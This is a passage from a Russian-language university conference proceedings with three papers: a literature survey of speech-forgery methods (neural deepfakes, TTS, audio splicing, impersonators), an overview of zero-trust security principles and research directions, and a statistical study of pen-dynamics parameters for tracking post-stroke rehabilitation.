1. The state of AI in early 2024: Gen AI adoption spikes and starts to generate value [Электронный ресурс]. – Режим доступа: <https://www.mckinsey.com/capabilities/quantum-black/our-insights/the-state-of-ai>, свободный (дата обращения: 16.09.2024).
2. Illia L. Ethical implications of text generation in the age of artificial intelligence / L. Illia, E. Colleoni, S. Zyglidopoulos // Business Ethics, the Environment & Responsibility. – 2023. – PP. 201–210.

3. CodeBERT: A Pre-Trained Model for Programming and Natural Languages / Z. Feng, D. Guo, D. Tang et al. // Findings of the Association for Computational Linguistics: EMNLP. – 2020. – PP. 1536–1547.
4. Unsupervised Translation of Programming Languages / M.-A. Lachaux, B. Roziere, L. Chatussot, G. Lample // 34th Conference on Neural Information Processing Systems. – 2020 [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2006.03511>, свободный (дата обращения: 16.09.2024).
5. Text and Code Embeddings by Contrastive Pre-Training [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2201.10005>, свободный (дата обращения: 17.09.2024).
6. Understanding Code Semantics: An Evaluation of Transformer Models in Summarization [Электронный ресурс]. – Режим доступа: <https://paperswithcode.com/paper/understanding-code-semantics-an-evaluation-of>, свободный (дата обращения: 17.09.2024).
7. Exploring Code Style Transfer with Neural Networks [Электронный ресурс]. – Режим доступа: <https://paperswithcode.com/paper/exploring-code-style-transfer-with-neural>, свободный (дата обращения: 17.09.2024).
8. A Survey of Machine Learning for Big Code and Naturalness / M. Allamanis, E.T. Barr, P. Devanbu, C. Sutton // ACM Computing Surveys. – 2018. – Vol. 51. – PP. 1–37.
9. Attention Is All You Need / A. Vaswani, N. Shazeer, N. Parmar et al. // 31st Conference on Neural Information Processing Systems. – 2017. – PP. 6000–6010.
10. Language Models are Few-Shot Learners / T.B. Brown, B. Mann, D. Amodei et al. // 34th Conference on Neural Information Processing Systems – 2020. – PP. 1877–1901.
11. PaLM: Scaling Language Modeling with Pathways / A. Chowdhery, S. Narang, N. Fiedel et al. // Journal of machine learning research. – 2023. – Vol. 24. – PP. 11324–11436.
12. LLaMA: Open and Efficient Foundation Language Models [Электронный ресурс]. – Режим доступа: <https://paperswithcode.com/paper/llama-open-and-efficient-foundation-language-1>, свободный (дата обращения: 18.09.2024).
13. Training Compute-Optimal Large Language Models [Электронный ресурс]. – Режим доступа: https://www.researchgate.net/publication/359576828_Training_Compute-Optimal_Large_Language_Models, свободный (дата обращения: 18.09.2024).
14. Evaluating Large Language Models Trained on Code [Электронный ресурс]. – Режим доступа: <https://paperswithcode.com/paper/evaluating-large-language-models-trained-on>, свободный (дата обращения: 18.09.2024).
15. A Comparative Analysis of Large Language Models for Code Documentation Generation / Shubhang Shekhar Dvivedi, Vyshnav Vijay, Sai Leela Rahul Pujari, Shoumik Lodh // Proceedings of the 1st ACM International Conference on AI-Powered Software. – 2024. – PP. 65-73.
16. The «Code» of Ethics: A Holistic Audit of AI Code Generators / Wanlun Ma, Yiliao Song, Minhui Xue et al. // IEEE Transactions on Dependable and Secure Computing. – 2024. – PP. 4997–5013.
17. Cross-domain detection of gpt-2-generated technical text / J. Rodriguez, T. Hay, D. Gros, Z. Shamsi // Annual Conference of the North American Chapter of the Association for Computational Linguistics (NAACL). – 2022. – PP. 1213–1233.
18. Authorship attribution for neural text generation / A. Uchendu, T. Le, K. Shu, D. Lee // Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing. – 2020. – PP. 8384–8395.
19. Defending against neural fake news / R. Zellers, A. Holtzman, H. Rashkiy et al. // Advances in neural information processing systems. – 2019. – Vol. 32. – PP. 9054–9065.
20. Unixcoder: Unified cross-modal pre-training for code representation / D. Guo, S. Lu, N. Duan, Y. Wang et al. // Proceedings of the 60th Annual Meeting of the Association for Computational Linguistics. – 2022. – Vol. 1. – PP. 7212–7225.
21. Ippolito D. Automatic detection of generated text is easiest when humans are fooled / D. Ippolito, D. Duckworth, C. Callison-Burch // Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics. – 2020. – PP. 1808–1822.
22. Pre-training of deep bidirectional transformers for language understanding / M.-W. Chang, K. Lee, K.T Bert // Annual Conference of the North American Chapter of the Association for Computational Linguistics (NAACL). – 2019. – PP. 4171–4186.

Букина София Германовна

Студент каф. безопасности информационных систем (БИС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: sofiabukina1714@gmail.com

Харченко Сергей Сергеевич

Канд. техн. наук, доцент каф. БИС ТУСУРа
Эл. почта: kss@fb.tusur.ru

О.Б. Чагдуров

Методы подделки речи

Представлен обзор современных методов подделки речи, основанных на достижениях в области искусственного интеллекта и обработки аудио. Рассматриваются ключевые технологии, включая голосовые модели на базе deepfake, системы синтеза речи (Text-to-Speech), аудиомонтаж, а также использование имитаторов голоса.

Ключевые слова: TTS, имитаторы голоса, аудиомонтаж, deepfake.

С развитием технологий искусственного интеллекта (ИИ) и машинного обучения возникли новые методы подделки речи, которые становятся всё более точными и доступными. Подделка речи – это процесс создания аудиозаписей, имитирующих голос конкретного человека, с использованием как традиционных, так и инновационных технологий. Рассмотрим основные способы подделки речи.

DeepFake

Одним из самых продвинутых методов является использование deepfake-технологий, основанных на нейронных сетях. Эти алгоритмы обучаются на больших объемах данных аудиозаписей и способны с высокой точностью воспроизводить голос человека. В работе [1] исследованы способы использования генеративных состязательных сетей (GAN) для синтеза речи, что позволяет создавать высококачественные фальшивые аудиозаписи с минимальными искажениями интонации и тембра.

В тестах проверялись три генерации HiFi-GAN усовершенствованной версии обычных генеративных состязательных сетей. Для оценки сходства с человеческой речью была использована метрика MOS (Mean Opinion Score) с невидимыми говорящими. Значение Ground Truth взяли равным 3,79 ($\pm 0,07$). Первая генерация показала результат 3,77 ($\pm 0,07$), вторая – 3,69 ($\pm 0,07$), третья – 3,61 ($\pm 0,07$). Для сравнения были также проведены тесты на WaveNet (MoL), WaveGlow и MelGAN. Первая модель показала результат 3,52 ($\pm 0,08$), вторая – 3,52 ($\pm 0,08$), третья – 3,50 ($\pm 0,08$). По результатам тестов авторы работы сделали вывод, что предложенная ими модель показала себя лучше в сравнении с остальными моделями, использованными в эксперименте. Из чего также следует, что данный метод подделки речи показывает свою достаточно высокую эффективность.

Системы синтеза речи (TTS)

Современные системы синтеза речи (TTS) также широко используются для подделки голосов. Система Google WaveNet, предложенная в работе [2], является одним из примеров передовых технологий TTS, основанных на глубоких нейронных сетях. WaveNet обучается на больших наборах данных и генерирует речь с натуральным звучанием, сохраняя уникальные особенности голоса целевого человека.

В тестах проверялись две вариации WaveNet:

- 1) только с лингвистическими признаками;
- 2) с лингвистическими признаками и значением F0.

Для сравнения были взяты LSTM-RNN-based statistical parametric и HMM-driven unit selection concatenate (Concat). Для оценки использовались субъективные тесты на прослушивание на американском английском и мандаринском китайском языках. Эксперимент проводился с использованием краудсорсинга и в слепом режиме. Было использовано 100 предложений, которые не входили в тренировочные данные. Каждый испытуемый мог оценить до 8 и 63 стимулов для английского и китайского языков соответственно. Тестовые стимулы были выбраны и предъявлены в случайном порядке. В тесте парного сравнения каждая пара речевых образцов представляла один и тот же текст, синтезированный разными моделями.

Стимулы в тесте MOS предъявлялись испытуемым в изолированном виде. Каждая пара оценивалась восемью испытуемыми в тесте парного сравнения, а каждый стимул оценивали восемь испытуемых в тесте MOS. WaveNet (L) в сравнении с LSTM показал результат 69,3, а LSTM – 18,7. При сравнении WaveNet (L) с Concat первый показал результат 41,2, а Concat – 32,4. В свою очередь, WaveNet (L+F0) продемонстрировал более хорошие результаты в сравнении с LSTM и Concat. В первом сравнении модель показала значение 82, а во втором – 49,3. Стоит отметить, что данные результаты были получены при проверке на тестах с американским английским. В случае с мандаринским китайским языком обе версии WaveNet также показывают более высокие значения, превосходящие другие модели. По результатам экспериментов можно сделать вывод, что модель WaveNet способна синтезировать как обычную речь, так и эмоционально окрашенную высказывания (характерные для определенных языков), что значительно увеличивает ее потенциал в подделке голосов.

Аудиомонтаж

Методы аудиомонтажа остаются актуальными, несмотря на появление более сложных технологий. Эти методы предполагают вырезку и комбинирование фрагментов реальных аудиозаписей для создания новых фраз.

В работе [3] предложен алгоритм, способный автоматически генерировать поддельные аудиозаписи на основе заранее записанных сегментов речи. Также он способен обнаруживать и локализовать аудиосплетения, учитывая импульсный отклик акустического канала и окружающий шум для модели-

рования окружающей среды. Метод классификации спектра совместно оценивает акустическую сигнатуру среды. Коэффициент сходства используется для определения того, является ли кадр поддельным или подлинным, а локальная корреляция помогает локализовать склейки. Схема оценивается на двух наборах данных, демонстрируя эффективность и устойчивость к сжатию MP3 и шуму. Хотя этот метод требует значительного времени и усилий, он остается эффективным для ситуаций, когда необходимы короткие подделки речи.

Имитаторы голосов

Имитаторы голосов – это менее технологичный, но эффективный способ подделки речи, использующий человеческий талант. Исследования в области восприятия имитации речи, такие как работы [4–6], показывают, что профессиональные имитаторы могут точно воспроизводить голосовые особенности человека, включая интонацию, акценты и тембр.

В работе [4] измерялось, насколько хорошо вокальные имитации звуков соответствуют звуковым категориям. Результаты показали, что имитации точно различали целевые и отвлекающие звуки и соответствовали представлениям звуковых категорий. Участники предвзято относились к имитациям и с большей вероятностью ассоциировали их с целевой маркировкой. Более качественные имитации и эскизы показали хорошие результаты, но некоторые имитаторы были более эффективны для определенных звуков, что позволяет предположить, что для успешной имитации необходимы различные характеристики каждого звука.

В работе [5] имитаторы создавали необычные вокальные имитации повседневных звуков, а слушателей просили распределить их по категориям. Результаты показали, что слушатели в целом группировали имитации по типу и источнику звука. Однако имитации жидких звуков плохо поддавались классификации, вероятно, из-за невозможности передать уникальные акустические особенности этих звуков, такие как турбулентный шум и тональные скольжения. Это ограничение, по-видимому, является физиологическим недостатком человеческого голосового аппарата, затрудняющим одновременную передачу ключевых характеристик жидких звуков.

Кроме того, исследование [5] показало, что кластеры имитаций характеризуются несколькими простыми акустическими признаками, которые также используются слушателями для классификации имитаций. Простой метод машинного обучения, анализ бинарного дерева решений, подтвердил эту взаимосвязь. В качестве акустических признаков использовались такие базовые характеристики, как тон, ритм, длительность и шум. Полученные результаты свидетельствуют о том, что слушатели выделяют специфические признаки, которые различают категории звуковых событий, но этих признаков может быть недостаточно для характеристики категорий в целом. Успех исследования в предсказании категоризации имитируемых звуков, но не других

предполагает, что характеризующие признаки специфичны для имитируемых звуков, а не обобщаются на все звуковые события.

В работе [6] было предположено, что акустический характер говорящего кодируется в мозге как вектор в многомерном пространстве акустических характеристик. Имперсонаторы, вероятно, подражают цели, подстраивая свой вектор под вектор цели, изменяя среднее значение и динамику частоты тона, форму спектра речи, формантные частоты (F1, F3, F4) и характеристики глоттального источника.

Способы подделки речи развиваются стремительными темпами, благодаря прогрессу в области ИИ и обработки аудио. Хотя технологии, такие как deepfake и TTS, открывают возможности для создания убедительных подделок, они также представляют угрозу для безопасности и конфиденциальности. Необходимы дальнейшие исследования для разработки методов обнаружения фальшивых голосов и предотвращения их использования в незаконных целях.

Литература

1. Kong J. HiFi-GAN: Generative Adversarial Networks for Efficient and High Fidelity Speech Synthesis / J. Kong, K. Jaehyeon, J. Bae [Электронный ресурс]: сайт с научными статьями. – URL: <https://arxiv.org/abs/2010.05646> (дата обращения: 13.09.2024).
2. WaveNet: A Generative Model for Raw Audio / Aaron van den Oord, Sander Dieleman, Heiga Zen, Karen Simonyan, Oriol Vinyals, Alex Graves, Nal Kalchbrenner, Andrew Senior, Koray Kavukcuoglu [Электронный ресурс]: сайт с научными статьями. – URL: <https://arxiv.org/abs/1609.03499> (дата обращения: 13.09.2024).
3. Automatic Audio Splicing Detection and Synthesis / Hong Zhao, Yifan Chen, Rui Wang, Hafiz Malik [Электронный ресурс]: сайт с научными статьями. – URL: <https://arxiv.org/pdf/1411.7084> (дата обращения: 13.09.2024).
4. Vocal Imitations of Non-Vocal Sounds / Guillaume Lemaitre, Olivier Houix, Frederic Voisin, Nicolas Misdariis, Patrick Susini [Электронный ресурс]: сайт с научными статьями. – URL: https://www.researchgate.net/publication/311716207_Vocal_Imitations_of_Non-Vocal_Sounds (дата обращения: 13.09.2024).
5. Vocal Imitations and the Identification of Sound Events / Guillaume Lemaitre, Arnaud Dessein, Patrick Susini [Электронный ресурс]. – Режим доступа: <http://articles.ircam.fr/textes/Lemaitre11a/index.pdf> (дата обращения: 13.09.2024).
6. Kitamura T. Acoustic analysis of imitated voice produced by a professional impersonator [Электронный ресурс]: сайт с научными статьями. – URL: https://www.researchgate.net/publication/221487950_Acoustic_analysis_of_imitated_voice_produced_by_a_professional_impersonator (дата обращения: 13.09.2024).

Чадуров Очир Баирович

Студент каф. комплексной информационной безопасности электронно-вычислительных систем (КИБЭВС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: chagochir@gmail.com

Е.А. Деркач, А.А. Шелупанов

Нулевое доверие: основные положения и актуальные направления исследований

Классический подход защиты информационных систем (ИС) «по периметру» уже не обеспечивает требуемой безопасности с учётом стремительных темпов развития информационных технологий и интернета вещей. Нулевое доверие на сегодняшний день является одним из перспективных подходов в безопасной разработке программного обеспечения (ПО) за счёт своих ключевых особенностей, исключающих полное доверие к пользователю в ИС. Некоторые элементы концепции частично внедряются уже сейчас в существующие ИС. В работе приведены основные положения концепции, а также представлены основные направления исследовательских работ, связанных с нулевым доверием.

Ключевые слова: нулевое доверие, вопросы нулевого доверия, zero trust, безопасная разработка ПО.

До недавних пор ИС настраивались и эффективно функционировали в рамках традиционных условий защиты «по периметру». При таком подходе выделяют внутренние и внешние сети, где ресурсы первой категории являются контролируемой зоной и считаются друг для друга доверенными, поскольку они защищены от ресурсов второй категории шлюзами безопасности и политиками безопасности межсетевых экранов (МЭ). Весь трафик проходит через защитные барьеры, пропуская безопасный трафик и отсеивая подозрительные данные [1, 2]. Такой подход является не самым надёжным, поскольку злоумышленнику достаточно проникнуть вовнутрь, где он сможет беспрепятственно перемещаться по интересующим его ресурсам и получать доступ к любой информации.

Концепция кибербезопасности нулевого доверия Zero Trust на сегодняшний день является одной из перспективных в безопасной разработке ПО, в основе которой лежит полное недоверие к любому пользователю в системе [3, 4] по принципу «Never trust, always verify» или «никогда не доверяй, всегда проверяй». В таком подходе фокус смещается с защиты периметра на безопасность каждого отдельного ресурса. Новая парадигма пытается защитить от рисков безопасности, связанных с внутренними угрозами, путем устранения разграничений между внутренней и внешней сетью традиционных сетевых периметров. Впервые она была предложена в 2010 г. Джоном Киндервагом [5], в основу которой закладывалось три принципа:

- все источники должны быть подтверждены и защищены;
- доступ должен быть ограничен и строго контролироваться;
- весь сетевой трафик должен быть инспектирован и зарегистрирован.

За последние годы авторы работ по нулевому доверию смогли дополнить принципы, предложенные основоположником концепции. Их можно объединить и представить в виде ряда положений [6]:

1. Любая информация и все вычислительные службы, расположенные в системе, рассматриваются как организационные ресурсы, которые необходимо обезопасить.

2. Доверие не предоставляется автоматически и никакие активы, запрашивающие доступ, не являются доверенными по умолчанию.

3. Пользователю предоставляется всегда только сеансовый доступ к любым ресурсам.

4. Доступ определяется на основе характеристик устройства.

5. Для доступа к ресурсу пользователю достаточно минимального уровня полномочий.

6. Доступ не предоставляется статически, а постоянно переоценивается и обновляется.

7. Проводится мониторинг всей информации в системе: запросов, действий, сетевой инфраструктуры и сообщений с целью выявления нарушений безопасности.

Нулевое доверие не является конечным продуктом, а считается больше философией, стратегией мышления в вопросах обеспечения безопасности. Невозможно достичь нулевого доверия, поскольку всегда будут факторы, которые невозможно предусмотреть [7].

Хоть нулевое доверие как концепция и появилась в 2010 г., однако особенный интерес к нему стали проявлять только во второй половине 2010-х гг. [8]. Данная концепция пользуется всё большим вниманием как в исследованиях, так и на практике из-за её обещания выполнить сложные новые требования сетевой безопасности. Некоторые элементы нулевого доверия внедряются во многих ИС уже сейчас, и это только малая часть примеров:

- многофакторная аутентификация с SMS-кодами и Push-уведомлениями для входа в личный кабинет какого-нибудь сайта;
- подтверждение личности биометрическими данными в приложении СБЕР при входе в личный кабинет;
- сеансовый доступ до информации о логинах и паролях в сервисе TeamPass.

Однако, несмотря на преимущества нулевого доверия по сравнению с традиционными решениями, данная концепция пока не смогла полностью заменить существующие подходы.

В литературе рассматриваются разные аспекты нулевого доверия. Все их можно сгруппировать по

уровню анализа – реализация (идеи, логика и архитектура), коммерции (экономические особенности) и человек (социальная сторона) – и категориям оценки: функционал/дизайн, измерения и управление, как представлено в таблице [9].

Направления исследований по нулевому доверию, освещаемые в литературе

Уровень анализа	Категория		
	Функционал	Измерения	Управление
Реализация	B1	B2	B3
Коммерция	B4	B5	B6
Человек	B7	B8	B9

На уровне реализации выделяют вопросы:

– B1. Как спроектировать и/или внедрить архитектуру нулевого доверия?

– B2. Каковы преимущества и ограничения технологии нулевого доверия по сравнению с традиционными решениями?

– B3. Какие навыки, умения и человеческие ресурсы необходимы при внедрении нулевого доверия?

Для уровня коммерции характерны следующие вопросы:

– B4. Как организации могут использовать нулевое доверие для безопасности своих операций?

– B5. Как нулевое доверие обеспечивает добавленную стоимость для организаций?

– B6. Как следует организовывать, управлять, финансировать и развивать свои возможности в рамках нулевого доверия?

Ключевыми вопросами на уровне человека отмечаются:

– B7. Как функции и дизайн нулевого доверия влияют на взаимодействие пользователей и внедрение технологии?

– B8. Каковы преимущества и издержки использования технологии нулевого доверия для отдельных пользователей и общества в целом?

– B9. Как сбалансировать конфиденциальность пользователей и требования законодательства?

Нет сомнений, что описанные направления исследований важны и перспективны для изучения, однако среди них не освещены аспекты оценки нулевого доверия. Мы видим реальное применение элементов концепции и понимаем, что полного достижения нулевого доверия достичь невозможно, по крайней мере сейчас. На сегодняшний день отсутствует чёткая ясность того, как оценить и измерить

нулевое доверие. Таким образом, данный вопрос становится актуальным, и следует рассмотреть возможные подходы к оценке и критерии нулевого доверия.

Литература

1. Campbell M. Beyond Zero Trust: Trust Is a Vulnerability // Computer. – 2020. – Vol. 53, Iss. 10. – PP. 110–113.

2. Security-Oriented Framework for Internet of Things Smart-Home Applications / B.-C. Chifor, S.-C. Arseni, I. Matei, I. Bica // 22nd International Conference on Control Systems and Computer Science (CSCS). – 2019. – PP. 146–153.

3. Implementing Zero Trust Cloud Networks With Transport Access Control and First Packet Authentication / C. DeCusatis, P. Liengtiraphan, A. Sager, M. Pinelli // IEEE International Conference on Smart Cloud. – 2016. – PP. 5–10.

4. eZTrust: Network-Independent Zero Trust Perimeterization for Microservices / Z. Zaheer, H. Chang, S. Mukherjee, J. Van der Merwe // Proceedings of the 2019 ACM Symposium on SDN Research. – 2019. – PP. 49–61.

5. Kingervag J. Build Security Into Your Network’s DNA: The Zero Trust Network Architecture / J. Kingervag, S. Balaouras, L. Coit // Forrester Research Inc. – 2010. – PP. 1–26.

6. Mehraj S. Establishing a Zero Trust Strategy in Cloud Computing Environment / S. Mehraj, M.T. Banday // International Conference on Computer Communication and Informatics (ICCCI). – 2020. – PP. 1–6.

7. Ховард Р. Кибербезопасность: главные принципы. – СПб.: Питер, 2024. – 320 с.

8. Theory and Application of Zero Trust Security: A Brief Survey / H. Kang, G. Lui, Q. Wang, L. Meng, J. Liu // Entropy. – 2023. – Vol. 25. – PP. 1–26.

9. Never trust, always verify: A multivocal literature review on current knowledge and research gaps of zero-trust / C. Buck, C. Olenberger, A. Schweizer, F. Völter, T. Eymann // Computers & Security. – 2021. – Vol. 110. – P. 102436.

Деркач Евгений Александрович

Аспирант каф. комплексной информационной безопасности электронно-вычислительных систем (КИБЭВС) Томского университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: ead@fb.tusur.ru

Шелупанов Александр Александрович

Д-р техн. наук, проф., президент ТУСУРа
ORCID: 0000-0003-2393-6701
Эл. почта: saa@fb.tusur.ru

В.М. Ежова, Д.Е. Кошечко, С.А. Фоминых

Определение статистически значимых динамических параметров подписи при отслеживании динамики реабилитации после инсульта

Для оценки динамики реабилитации пациентов после инсульта применяется анализ динамических параметров почерка, снятых при прорисовке изображения здоровыми людьми и пациентами, проходящими реабилитацию после инсульта в Томском НИИ курортологии и физиотерапии. Решается задача классификации параметров на два класса. Для улучшения процесса классификации проходит отбор статистически значимых параметров. В результате работы классификатора дерево решений на выбранных параметрах достигает 96% точности, что показывает высокий уровень решения задачи классификации.

Ключевые слова: мелкая моторика, параметры, реабилитация после инсульта, критерий Манна–Уитни.

Инсульт – острое нарушение кровоснабжения головного мозга. Одним из основных последствий инсульта является нарушение мелкомоторных движений [1], проявляющееся в том числе в невозможности выполнения функции рукописных движений [2]. Так, при помощи воспроизведения определенных рисунков (к примеру, линии, спирали, короткой фразы и др.) осуществляется оценка степени реабилитации пациентов. Таким образом, отслеживать динамику реабилитации пациентов можно путём сравнения экземпляров почерка «до» и «после» инсульта. Анализ данных можно проводить на основе не только полученных изображений, но и на зафиксированных динамических параметрах почерка [3] с учетом различных вариантов их предварительной оценки информативности и последующего выбора [4].

Используемый набор данных

Благодаря совместной работе студентов ТУСУРа и Томского НИИКиФ ФФГБУ ФНКЦ МРиК ФМБА России был собран набор данных. Испытуемыми обводилось изображение, на котором присутствуют: прямая линия, волнообразная линия, треугольник, спираль и фраза: «Ей дан чай» (рис. 1). При динамическом распознавании подписи анализируются несколько характеристик почерка, таких как: азимут, угол наклона пера в определенные моменты времени, давление, а также скорость и ускорение вышеперечисленных величин [5].




Рис. 1. Пример полученного изображения

Всего на стадии сбора данных были получены 108 экземпляров подписи. В исследовании участвовали 4 человека без признаков инсульта (3 женщины, 1 мужчина), прорисовавшие по 20 экземпляров изображений, и 5 пациентов после инсульта (3 женщины, 2 мужчины), создавших некоторое количество экземпляров подписи, из которых отобраны 28, подходящих для дальнейшей работы.

На данном этапе работа ведется со значениями характеристик, снятых при помощи пера и графического планшета, в координатах x и y .

На основе характеристик, полученных при снятии подписи, были вычислены и записаны в базу данных следующие параметры: среднеквадратическое отклонение, среднее значение, первый перцентиль и 99-й перцентиль были вычислены для следующих параметров: горизонтальной скорости, вертикальной скорости, скорости, горизонтального ускорения, вертикального ускорения, ускорения, горизонтального рывка, вертикального рывка, рывка; коэффициент Спирмена давления от горизонтальной скорости, вертикальной скорости, скорости, горизонтального ускорения, вертикального ускорения, ускорения; число экстремумов давления, скорости и ускорения [6].

Цель работы заключается в определении среди параметров, относящихся к описанию динамики постановки подписи, тех, которые являются статистически значимыми и изменяются в зависимости от перенесенного инсульта.

Ход работы

Для решения задачи выявления значимых параметров используется компьютерная программа для статистической обработки данных Statistical Package for the Social Sciences (SPSS) [7]. В основе её работы используется критерий Манна–Уитни, определяющий, насколько два независимых распределения совпадают. Анализ пересечения двух выборок основывается на последовательном ранжировании значений. Нулевая гипотеза формулируется, как распределение признака в выборке здоровых пользователей соответствует распределению признака в выборке пациентов, перенесших инсульт [8, 9].

Значение U -критерия Манна–Уитни вычисляется по формуле (1):

$$U = n_1 * n_2 + n_x * (n_x + 1) / 2 - T_x, \quad (1)$$

где n_1 и n_2 – количество элементов в первой и второй выборках соответственно, T_x – большая из двух ранговых сумм, вычисленная для каждой из выборок, n_x – выборка, которой соответствует T_x .

В SPSS необходимо загрузить данные выборки по каждому из параметров, разделённые на два

класса («до» и «после» инсульта) с соответствующими метками. После чего программа вычисляет критерий Манна–Уитни для каждого из параметров и сравнивает полученное значение с критическим. Значения зафиксированных параметров должны отличаться в зависимости от того, к какому классу они относятся. Если распределения параметра для обеих категорий схожи между собой, то такой параметр не является показательным. Если вычисленное значение U больше табличного, принимается нулевая гипотеза, иначе – отвергается.

Таким образом, было выделено 22 параметра: отклонение горизонтальной скорости, вертикальной скорости, скорости, горизонтального ускорения, ускорения, горизонтального рывка, рывка; среднее значение вертикальной скорости, скорости, горизонтального ускорения, вертикального ускорения, ускорения, горизонтального рывка, вертикального рывка, рывка; коэффициент Спирмена давления от скорости, горизонтального ускорения, вертикального ускорения, ускорения; число экстремумов давления, скорости и ускорения. Перечисленные параметры являются статистически значимыми.

Ниже рассмотрим два параметра с различными уровнями значимости.

По результатам работы программы значение U -критерия для среднего значения горизонтальной скорости равно 1 200. А также отображена гистограмма по двум классам (рис. 2). Исходя из условия, описанного выше, можно сделать вывод о том, что нулевая гипотеза принимается, т.е. распределения выборок одинаковы.




Рис. 2. Гистограмма U -критерия для среднего значения горизонтальной скорости

На рис. 3 представлены гистограммы распределения среднего значения горизонтальной скорости для каждого из классов (незначимый параметр).

На рис. 4 – вертикальной скорости для каждого из классов (статистически значимый параметр).




Рис. 3. Гистограммы распределения среднего значения горизонтальной скорости




Рис. 4. Гистограммы распределения среднего значения вертикальной скорости

После анализа рис. 3 и 4 можно увидеть явные различия между статически значимым и незначимым параметром на этапе построения гистограмм.

Все 45 параметров и их оценки по критерию Манна–Уитни представлены ниже (табл. 1), жирным шрифтом выделены статистически значимые параметры. Условные обозначения параметров распределяются по следующему принципу: среднеквадратическое отклонение горизонтальной скорости ($X1$), среднее значение горизонтальной скорости ($X2$), первый перцентиль горизонтальной скорости ($X3$), 99-й перцентиль горизонтальной скорости ($X4$), аналогичное разделение проходит для вертикальной скорости (Vy) и среднего значения скорости (V), а также для горизонтального ускорения (Ax), вертикального ускорения (Ay) и среднего значения ускорения (A), горизонтального рывка (Rx), вертикального рывка (Ry) и рывка (R). Далее: коэффициент Спирмена давления от скорости ($K3$), коэффициент Спирмена давления от горизонтального ускорения ($K4$), коэффициент Спирмена давления от вертикального ускорения ($K5$), коэффициент Спирмена давления от ускорения ($K6$); число экстремумов давления (Ed), число экстремумов скорости (Ev); число экстремумов ускорения (Ea).

Таблица 1

45 динамических параметров подписи								
$Vx1$	$Vx2$	$Vx3$	$Vx4$	$Vy1$	$Vy2$	$Vy3$	$Vy4$	V
273	1200	1094	1100	632	1454,5	1058	1072	305
$V2$	$V3$	$V4$	$Ax1$	$Ax2$	$Ax3$	$Ax4$	$Ay1$	$Ay2$
244	1120	881,5	458	1575	1120	1120	959,5	1643,5
$Ay3$	$Ay4$	$A1$	$A2$	$A3$	$A4$	$Rx1$	$Rx2$	$Rx3$
1120	1120	507,5	223,5	1120	1106	458	1575	1120
$Rx4$	$Ry1$	$Ry2$	$Ry3$	$Ry4$	$R1$	$R2$	$R3$	$R4$
1120	959,5	1643,5	1120	1120	507,5	223,5	1120	1106
